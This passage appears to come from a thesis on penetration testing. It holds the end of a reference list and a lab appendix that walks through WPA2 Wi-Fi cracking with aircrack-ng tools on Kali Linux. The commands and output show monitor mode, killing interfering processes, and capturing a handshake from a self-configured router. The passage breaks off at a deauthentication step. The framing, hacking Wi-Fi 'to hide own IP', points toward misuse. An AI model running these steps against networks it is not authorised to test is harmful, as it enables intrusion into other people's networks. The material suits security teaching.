[29] N. I. Daud, K. A. A. Bakar, and M. S. M. Hasan, "A case study on web application vulnerability scanning tools," in *Science and Information Conference (SAI), 2014*, pp. 595–600, IEEE, 2014.

[30] A. K. Kyaw, F. Sioquim, and J. Joseph, "Dictionary attack on wordpress: Security and forensic analysis," in *Information Security and Cyber Forensics (InfoSec), 2015 Second International Conference on*, pp. 158–164, IEEE, 2015.

[31] W. Qianqian and L. Xiangjun, "Research and design on web application vulnerability scanning service," in *Software Engineering and Service Science (ICSESS), 2014 5th IEEE International Conference on*, pp. 671–674, IEEE, 2014.

[32] O. Lounis, S. E. B. Guermeche, L. Saoudi, and S. E. Benaicha, "A new algorithm for detecting sql injection attack in web application," in *Science and Information Conference (SAI), 2014*, pp. 589–594, IEEE, 2014.

[33] "The web-application vulnerability scanner." `http://wapiti.sourceforge.net/`. [Online; accessed 19 Dec. 2016].

[34] M. R. Reddy and P. Yalla, "Mathematical analysis of penetration testing and vulnerability countermeasures," in *Engineering and Technology (ICETECH), 2016 IEEE International Conference on*, pp. 26–30, IEEE, 2016.

[35] "Pen test (penetration testing)." `http://searchsoftwarequality.techtarget.com/definition/penetration-testing/`. [Online; accessed 22 Jan. 2017].

[36] M. Denis, C. Zena, and T. Hayajneh, "Penetration testing: concepts, attack methods, and defense strategies," in *Long Island Systems, Applications and Technology Conference (LISAT), 2016 IEEE*, pp. 1–6, IEEE, 2016.

[37] A. N. Sakib, F. T. Jaigirdar, M. Munim, and A. Akter, "Security improvement of wpa 2 (wi-fi protected access 2)," *IJEST*, vol. 3, no. 1, 2011.

[38] N. Cam-Winget, R. Housley, D. Wagner, and J. Walker, “Security flaws in 802.11 data link protocols,” *Communications of the ACM*, vol. 46, no. 5, pp. 35–39, 2003.

[39] E. Tews and M. Beck, “Practical attacks against wep and wpa,” in *Proceedings of the second ACM conference on Wireless network security*, pp. 79–86, ACM, 2009.

[40] D. L. Chaum, “Untraceable electronic mail, return addresses, and digital pseudonyms,” *Communications of the ACM*, vol. 24, no. 2, pp. 84–90, 1981.

[41] “Tor Matrics.” `https://metrics.torproject.org/`. [Online; accessed 27 Feb. 2017].

[42] J. Barker, P. Hannay, and P. Szewczyk, “Using traffic analysis to identify the second generation onion router,” in *Embedded and Ubiquitous Computing (EUC), 2011 IFIP 9th International Conference on*, pp. 72–78, IEEE, 2011.

[43] “Metasploit Unleashed.” `https://www.offensive-security.com/metasploit-unleashed/`. [Online; accessed 10 Jan. 2017].

[44] R. Masood, Z. Anwar, *et al.*, “Swam: stuxnet worm analysis in metasploit,” in *Frontiers of Information Technology (FIT), 2011*, pp. 142–147, IEEE, 2011.

[45] M. Baggett, “Effectiveness of antivirus in detecting metasploit payloads,” *SANS Institute*, 2008.

[46] T. Richardson, “Preventing attacks on back-end servers using masquerading/honeypots,” in *Software Engineering, Artificial Intelligence, Networking, and Parallel/Distributed Computing, 2006. SNPD 2006. Seventh ACIS International Conference on*, pp. 381–388, IEEE, 2006.

[47] S. M. Khattab, C. Sangpachatanaruk, D. Mossé, R. Melhem, and T. Znati, “Roaming honeypots for mitigating service-level denial-of-service attacks,” in *Distributed Computing Systems, 2004. Proceedings. 24th International Conference on*, pp. 328–337, IEEE, 2004.

[48] S. Khattab, R. Melhem, D. Mossé, and T. Znati, “Honeypot back-propagation for mitigating spoofing distributed denial-of-service attacks,” *Journal of Parallel and Distributed Computing*, vol. 66, no. 9, pp. 1152–1164, 2006.

[49] C. Moore, “Detecting ransomware with honeypot techniques,” in *Cybersecurity and Cyberforensics Conference (CCC), 2016*, pp. 77–81, IEEE, 2016.

[50] N. M. Danchenko, A. O. Prokofiev, and D. S. Silnov, “Detecting suspicious activity on remote desktop protocols using honeypot system,” in *Young Researchers in Electrical and Electronic Engineering (EIConRus), 2017 IEEE Conference of Russian*, pp. 127–128, IEEE, 2017.

[51] Y. Alosefer and O. F. Rana, “Predicting client-side attacks via behaviour analysis using honeypot data,” in *Next Generation Web Services Practices (NWeSP), 2011 7th International Conference on*, pp. 31–36, IEEE, 2011.

[52] N. Antunes and M. Vieira, “Detecting sql injection vulnerabilities in web services,” in *Dependable Computing, 2009. LADC’09. Fourth Latin-American Symposium on*, pp. 17–24, IEEE, 2009.

[53] A. V. Arzhakov and I. F. Babalova, “Analysis of current internet wide scan effectiveness,” in *Young Researchers in Electrical and Electronic Engineering (EIConRus), 2017 IEEE Conference of Russian*, pp. 96–99, IEEE, 2017.

[54] “Vulnerability Details : CVE-2008-2992.” `http://www.cvedetails.com/cve/CVE-2008-2992/?q=CVE-2008-2992`. [Online; accessed 17 Feb. 2017].


[55] “Kali Linux.” `https://www.kali.org/`. [Online; accessed 25 Jan. 2017].

# Appendix A

# Simulation

## A.1 Hack Wifi Network to Hide Own IP

This experiment has been done in simulation by setting up router configuration (Wireless Security: WPA-PSK/WPA2-PSK, Version: WPA2-PSK, Encryption: AES, SSID: cracker, Password: York*12@) from desktop (OS - Microsoft Windows 7) in Figure A.1 and then breaking Wi-Fi password from Laptop (OS Kali linux). Next



Current SSID: cracker

Disable Security

WEP

Type: Automatic
WEP Key Format: Hexadecimal

| Key Selected | WEP Key | Key Type |
|---|---|---|
| Key 1: ● | | Disabled |
| Key 2: ○ | | Disabled |
| Key 3: ○ | | Disabled |
| Key 4: ○ | | Disabled |

WPA/WPA2

Version: Automatic
Encryption: Automatic
Radius Server IP:
Radius Port: 1812 (1-65535, 0 stands for default port 1812)
Radius password:
Group Key Update Period: 86400 (in second, minimum is 30, 0 means no update)

[✓ WPA-PSK/WPA2-PSK]


Version: WPA2-PSK
Encryption: AES
PSK Password: York*12@

Figure A.1: Configure Wi-Fi password in router

steps have been done from laptop using kali Linux Terminal.

#### A.1.0.1 Set Wireless Interface in Monitor Mode


Generally, our wireless network card only gets packets addressed to it. Monitor mode is the mode whereby a wireless network card can listen to every packet in the range. The purpose of this step is to put our wireless card into monitor mode. By hearing every packet, we can capture the WPA/WPA2 4-way handshake. The precise technique for enabling monitor mode differs depending on the driver we are using. To determine the driver and mode, we run following commands from terminal: 'airmon-ng' and 'iwconfig' and the system response is shown in Figure A.2



```
root@hxgrp:~# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k           Qualcomm Atheros AR9285 Wireless Network
 Adapter (PCI-Express) (rev 01)

root@hxgrp:~# iwconfig
wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=15 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.

root@hxgrp:~#
```


Figure A.2: Checking wireless card interface, driver and mode

There is only one interface wlan0. If there are any remaining interfaces, then we have to stop each one. After stopping other interface, we run 'iwconfig' again to ensure there are none left and message is shown as 'no wireless extensions'. We start the wireless card wlan0 on channel 9 in monitor mode by following command: 'airmon-ng start wlan0 9' (Figure A.3). Sometimes we need to run 'airmon-ng check kill' to kill other process which already lock the wireless driver (Figure A.4). After killing other process, we run again 'airmon-ng start wlan0 9' and 'iwconfig' to check wireless network card is in monitor mode or not. Figure A.5 shows that the wireless interface is in monitor mode.



```
lo        no wireless extensions.

eth0      no wireless extensions.

root@hxgrp:~# airmon-ng start wlan0 9

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  586 NetworkManager
  980 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k           Qualcomm Atheros AR9285 Wireless Network
 Adapter (PCI-Express) (rev 01)

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan
0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Figure A.3: Enable monitor mode of wireless interface




```
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  586 NetworkManager
  980 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k           Qualcomm Atheros AR9285 Wireless Network
 Adapter (PCI-Express) (rev 01)

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan
0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

root@hxgrp:~# airmon-ng check kill

Killing these processes:

  PID Name
  980 wpa_supplicant
```

Figure A.4: Kill other processes these are using wireless interface


#### A.1.0.2 Collect Authentication Handshake

We run ‘airodump-ng’ to view all access point list in the range of wireless interface (Figure A.6). Table A.1 and Table A.2 explains every fields of ‘airodump-ng’ output.



```
  911 wpa_supplicant

root@hxgrp:~# airmon-ng start wlan0 9


PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k           Qualcomm Atheros AR9285 Wireless Network
 Adapter (PCI-Express) (rev 01)

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan
0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

root@hxgrp:~# iwconfig
wlan0mon  IEEE 802.11bgn  Mode:Monitor  Frequency:2.452 GHz  Tx-Power=15 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.

root@hxgrp:~#
```

Figure A.5: Wireless interface is in monitor mode



```
 CH 13 ][ Elapsed: 2 mins ][ 2017-03-17 20:40

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 84:16:F9:23:97:A2  -48      236        3    0   1  54e. WPA2 CCMP   PSK  cracker
 18:A6:F7:A9:62:6A  -82      203      170    0   6  54e. WPA2 CCMP   PSK  Tissue
 84:16:F9:B4:E8:06  -84      158       22    0  10  54e. WPA2 CCMP   PSK  EMON

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   84:9F:B5:E0:D5:B5  -45    0 - 1      0       28
 84:16:F9:23:97:A2  FC:A1:3E:71:EE:7C  -52   54e- 1e     0       85  test,cracker
 18:A6:F7:A9:62:6A  04:56:04:0B:3F:A5  -88    1e- 1e     0      169
 84:16:F9:B4:E8:06  8C:1A:BF:65:7D:E6   -1    1e- 0      0       15
```

Figure A.6: List of all access point

To capture the 4-way authentication handshake for the AP 'cracker', we are interested in, we enter following command: **airodump-ng -c 1 –bssid 84:16:F9:23:97:A2 -w test wlan0mon** command in Figure A.7 contains:


- **-c 1** is the channel for the wireless network
- **–bssid 84:16:F9:23:97:A2** is the access point MAC address. This eliminates extraneous traffic.

Table A.1: Details of ‘airodump-ng’ output

| The upper data block shows the access points | |
|---|---|
| BSSID | The MAC address of the AP |
| PWR | Signal strength. Some drivers don’t report it |
| Beacons | Number of beacon frames received. If we don’t have a signal strength we can estimate it by the number of beacons: the more beacons, the better the signal quality |
| #Data | Number of data frames received |
| #/s | Number of data packets per second measure over the last 10 seconds |
| CH | Channel number(taken from beacon packets) the AP is operating on |
| MB | Speed or AP Mode. 11 is pure 802.11b, 54 pure 802.11g. Values between are a mixture |
| ENC | Encryption: OPN: no encryption, WEP: WEP encryption, WPA: WPA or WPA2 encryption, WEP?: WEP or WPA (don’t know yet) |
| CIPHER | The cipher detected. One of CCMP, WRAP, TKIP, WEP, WEP40, or WEP104. Not mandatory, but TKIP is typically used with WPA and CCMP is typically used with WPA2. WEP40 is displayed when the key index is greater than 0. The standard states that the index can be 0-3 for 40bit and should be 0 for 104 bit. |
| AUTH | The authentication protocol used. One of MGT (WPA/WPA2 using a separate authentication server), SKA (shared key for WEP), PSK (pre-shared key for WPA/WPA2), or OPN (open for WEP). |
| ESSID | The network name. Sometimes hidden |

Table A.2: Details of 'airodump-ng' output (Lower Block)

| The lower data block shows the clients found | |
|---|---|
| BSSID | The MAC of the AP this client is associated to |
| STATION | The MAC of the client itself |
| PWR | Signal strength. Some drivers don't report it |
| Lost | The number of data packets lost over the last 10 seconds based on the sequence number. |
| Frames | Number of data frames received |
| Probes | Network names (ESSIDs) this client has probed |



```
 CH  1 ][ Elapsed: 30 s ][ 2017-03-17 21:03 ][ WPA handshake: 84:16:F9:23:97:A2

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

 84:16:F9:23:97:A2  -47 100      302       11    0   1  54e. WPA2 CCMP   PSK  c

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 84:16:F9:23:97:A2  FC:A1:3E:71:EE:7C  -36   24e- 1e    80       20  cracker
 84:16:F9:23:97:A2  50:7A:55:73:27:4A  -39    0 -24      0        6

root@hxgrp:~# airodump-ng -c 1 --bssid 84:16:F9:23:97:A2 -w test wlan0mon
```


Figure A.7: capture specific access point

- **-w test** is the file name prefix for the file which will contain the IVs.
- **wlan0mon** is the interface name.

Here, Figure A.8 shows the view if a wireless client is connected to the network. In the Figure A.7, the "WPA handshake: 84:16:F9:23:97:A2" in the top right-hand corner means airodump-ng has successfully captured the four-way handshake. Figure A.9 shows the case when there is no new handshaking and unsuccessful capturing.


#### A.1.0.3 Deauthenticate Wireless Client

This step is optional. We can wait until 'airodump-ng' captures a handshake when one or more clients connect to the AP. We are performing because we opted to actively speed up the process. The other constraint is that there must be a wireless



```
CH  1 ][ Elapsed: 36 s ][ 2017-03-17 21:03 ][ WPA handshake: 84:16:F9:23:97:A2

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

84:16:F9:23:97:A2  -46 100      368       69    0   1  54e. WPA2 CCMP   PSK  cracker

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

84:16:F9:23:97:A2  50:7A:55:73:27:4A  -34    0e-24     0       5
84:16:F9:23:97:A2  FC:A1:3E:71:EE:7C  -42   54e- 1e   20      82  cracker
```

Figure A.8: Right corner message for successfully capture



```
